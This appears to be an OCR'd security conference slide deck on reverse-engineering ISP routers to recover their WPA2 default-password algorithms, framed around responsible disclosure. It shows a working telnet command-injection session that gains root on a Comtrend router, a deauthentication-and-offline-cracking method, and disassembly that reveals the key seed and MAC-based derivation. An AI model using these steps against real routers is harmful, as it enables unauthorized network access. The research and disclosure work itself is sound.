Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers

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Radboud University Nijmegen

Washington, D.C.,
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Outline

Eduardo Novella

- MSc at The Kerckhoffs Institute (Radboud Nijmegen)
- Security Analyst at Riscure (Delft)
- Focused on embedded security (PayTV industry)
- Blog: `http://www.ednolo.alumnos.upv.es`

Delft (NL) & San Francisco (USA)

riscure

`https://www.riscure.com`

Carlo Meijer and Roel Verdult

`Roel Verdult`


- RFID hacking
- libNFC developer
- Attacking wireless crypto-protocols:
  - Mifare
  - iClass
  - Hitag2
  - Megamos Crypto
  - Atmel CryptoMemory
  - ...


`Carlo Meijer`


- MSc student at the Kerckhoffs Institute
- Future PhD at Radboud
- New Mifare attack


`http://www.cs.ru.nl/~rverdult/publications.html`


Motivation



SpeedKey 3.10R
Discontinued due to high risk of abuse.
Also without ROOT:



/DEV/TTYS0
Reversing Belkin's WPS Pin Algorithm




/DEV/TTYS0
Reversing D-Link's WPS Pin Algorithm


White Hats Crew
Pirelli Fastweb – Free Access!
Ricordiamo che l'accesso abusivo ad un sistema informatico o telematico è un reato perseguibile a termine di legge (art. 615-ter c.p.). Inoltre ricordiamo che la detenzione e la diffusione abusiva di codici di accesso a sistemi informatici o telematici è un reato penale perseguibile secondo la legge 615-quater c.p.
Pertanto l'utilizzo di quanto esposto è da riferirsi a un test di sicurezza sulla propria rete o su una rete la quale il proprietario abbia espressamente dato il libero consenso al fine di giudicarne la sicurezza e porre rimedio ad eventuali vulnerabilità.
Gli Autori di questo Blog non potranno essere ritenuti responsabili di eventuali violazioni derivanti da un uso proprio o improprio delle tecniche esposte in questo articolo aventi uno scopo prettamente informativo e didattico.


[Default WEP/WPA key algorithm for Thomson routers]
*** SEND YOUR SPEEDTOUCH SERIAL NUMBERS TO ME PLEASE! ***
Author: Kevin Devine <wyse101 0x40 gmail.com>
[Tools
Hardware used
SpeedTouch 585v6 Wireless Router
SpeedTouch 123 G USB adapter
Software used
stInstall.exe 1.2.6.1 build 064
IDA Pro 4.3 Freeware
Windows Debugging Tools
PEID with KANAL plugin
The algorithm was found inside the stInstall.exe setup wizard which accompanies the CD-ROM provided by some ISP's around the world.
The version i obtained is distributed by ORANGE in Spain
I've modified the configuration file to display english instead of spanish.


[Vulnerability] WPA2 cracking dictionary for TP-Link Routers

Motivation (2)

1. Seems to be a pattern
2. Has anyone looked into Dutch routers?

Motivation (3)

What this talk is about

Main topics

1. Basic hardware hacking
2. Propose a methodology to reverse-engineer routers
3. Find out WPA2 password generating algorithms used by ISPs
4. Responsible disclosure procedure with Dutch ISPs and NCSC [a]

[a] https://www.ncsc.nl/english

Obtaining the firmware


Available options

1. Available for download
2. Exploiting a known vulnerability
3. Debug interfaces: `UART` and `JTAG`
4. Desoldering the flash chip

OS Command injection

```
Connected to 192.168.1.1.
Escape character is '^]'.
BCM96368 Broadband Router
Login: user
Password:
 > ping 2>/dev/null && sh
Warning: operator & is not supported!
 > ping 2>/dev/null ; sh
Warning: operator ; is not supported!
 > ping 2>/dev/null | sh
 > ping 2>/dev/null | ps w | grep telnet
20035 [redacted]2C0r  5000 S    telnetd -m 0
20036 [redacted]2C0r  5004 S    telnetd -m 0
20120 [redacted]2C0r  1532 S    sh -c ping 2>/dev/null | ps w | grep telnet
20123 [redacted]2C0r  1532 S    grep telnet
 > ping 2>/dev/null | cat /proc/20036/fd/0 | sh
echo $USER
root
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
[redacted]96.1    0.0.0.0         255.255.255.255 UH    0      0        0 ppp1.2
[redacted]238.4   10.80.0.1       255.255.255.252 UG    0      0        0 ptm0.1
[redacted]4.56    10.80.0.1       255.255.255.252 UG    0      0        0 ptm0.1
[redacted]6.160   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]6.176   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]6.144   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]6.192   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]1.0     0.0.0.0         255.255.255.0   U     0      0        0 br0
[redacted]200.0   0.0.0.0         255.255.255.0   U     0      0        0 br0
```

UART'ing a device



UART'ing a device (2)


1. Depends on bootloader capabilities
2. Typically does not allow backups
3. May allow unsigned code execution

JTAG'ing a MIPS SoC

JTAG'ing a MIPS SoC (2)

1. Read supported flash chips directly
2. Unsupported?
   1. Identify block device I/O functions
   2. Pull the image from RAM

Dumping the Flash



Decompressing / deobfuscating

Compression

1. Binwalk
2. Gzip / LZMA
3. SquashFS

Obfuscation

1. Similar finding
2. Reverse engineer the bootloader

Finding the algorithm




Figure: Character set reference

1. ESSID pattern: <ISP Name> + 7 digits → <ISP Name>%07
2. Character set
3. Factory reset code

Analyzing

Emulation

1. Try different inputs
   - Wifi Mac (upper/lower, w,w/o ':')
   - Ethernet Mac
   - S/N
2. QEMU: tiny .c `mmaps` image, jump

   Issues:

   1. Initialization skipped
      E.g. `sprintf`
      - Hook and replace
        E.g. Unmapped regions
      - `mmap`, fill with sensible data

Reverse engineering

...

Slow

,

boring

...

Wireless Authentication & Deauthentication




Figure: WPA2 4-way handshake authentication




Figure: WPA2 deauthentication

Attacking

Suppose $\sim$ 100.000 candidates

1. Deauth $\rightarrow$ auth handshake
2. Crack offline
3. Less than 1 minute


Need 1 client connected

Comtrend: Findings

1. UART → Tiny OpenWRT
   1. Dump FW
   2. Enable telnetd
2. OS command injection in telnetd → root
3. **Backdoors found in all routers**
4. Stack buffer overflow in HTTP server → ROP
5. **WPA2 password generating algorithms**


Comtrend: Backdoors and super-admin

1. Firmware dumped via serial console `UART`
2. Credentials are hardcoded
   - Cannot be changed by customer
   - Cannot be changed by ISP without fw update
   - **Plaintext**, not hashed




Comtrend: Command Injection in telnet service

1. Telnet command sanitization



- Checks for '&'
- Checks for ';'
- Does **not** check for '|'
  - → **still vulnerable**

Comtrend: How to obtain WPA keys?



Comtrend: How to obtain WPA keys?

```
lw      $gp, 0x50+var_40($sp)
la      $a0, 0x550000
la      $a1, 0x540000
la      $t9, fopen
addiu   $a0, (aMd5sumVarMd5en+0x18 - 0x550000)  # filename
jalr    $t9 ; fopen
addiu   $a1, (aGmt08
lw      $gp, 0x50+va
move    $s0, $v0
move    $a0, $s1        # s
la      $t9, memset
move    $a1, $zero      # c
beqz    $v0, loc_45C03C
li      $a2, 0x21       # n
```

```
aMd5sumVarMd5en:.ascii "md5sum /var/md5encode > /var/md5result"<0>
                                        # DATA XREF: WlMngr::getVarDefault(char
```

```
jalr    $t9 ; memset
nop
lw      $gp, 0x50+var_40($sp)
move    $a0, $s1        # s
li      $a1, 0xD        # n
la      $t9, fgets
jalr    $t9 ; fgets
move    $a2, $s0        # stream
lw      $gp, 0x50+var_40($sp)
move    $a2, $s1
la      $v0, stdout
la      $a1, 0x550000
la      $t9, fprintf
lw      $a0, (stdout - 0x100189CC)($v0)  # stream
jalr    $t9 ; fprintf
addiu   $a1, (aWpakeyS - 0x550000)  # "wpakey:%s\n"
lw      $gp, 0x50+var_40($sp)
```

Comtrend: How to obtain WPA keys?

```
sw      $a0, 0x2D8+var_2C0($sp)
addiu   $a1, (aTceolmet2rend0 - 0x550000)  # "tceolmet2rend%02x%02x%02x%02x%02x%02x%s"
move    $a0, $s2          # s
sw      $v0, 0x2D8+var_2C8($sp)
jalr    $t9 ; sprintf
sw      $s5, 0x2D8+var_2B8($sp)
lw      $gp, 0x2D8+var_2B0($sp)
move    $a2, $s2
move    $a0, $s0          # s
la      $a1, 0x550000
la      $t9, sprintf
jalr    $t9 ; sprintf
addiu   $a1, (aEchoNSVarMd5en - 0x550000)  # "echo -n %s > /var/md5encode"
lw      $gp, 0x2D8+var_2B0($sp)
move    $a0, $s0
la      $t9, bcmSystemEx
jalr    $t9 ; bcmSystemEx
li      $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move    $a3, $s0
la      $v0, 0x550000
addiu   $a2, $v0, (aMd5sumVarMd5en - 0x550000)  # "md5sum /var/md5encode > /var/md5result"
addiu   $t0, $a2, (aMd5sumVarMd5en+0x20 - 0x553938)
```

seed + WAN MAC address + LAN MAC address

plaintext ciphertext

```
loc_49CECC:
lw      $v0, 0($a2)
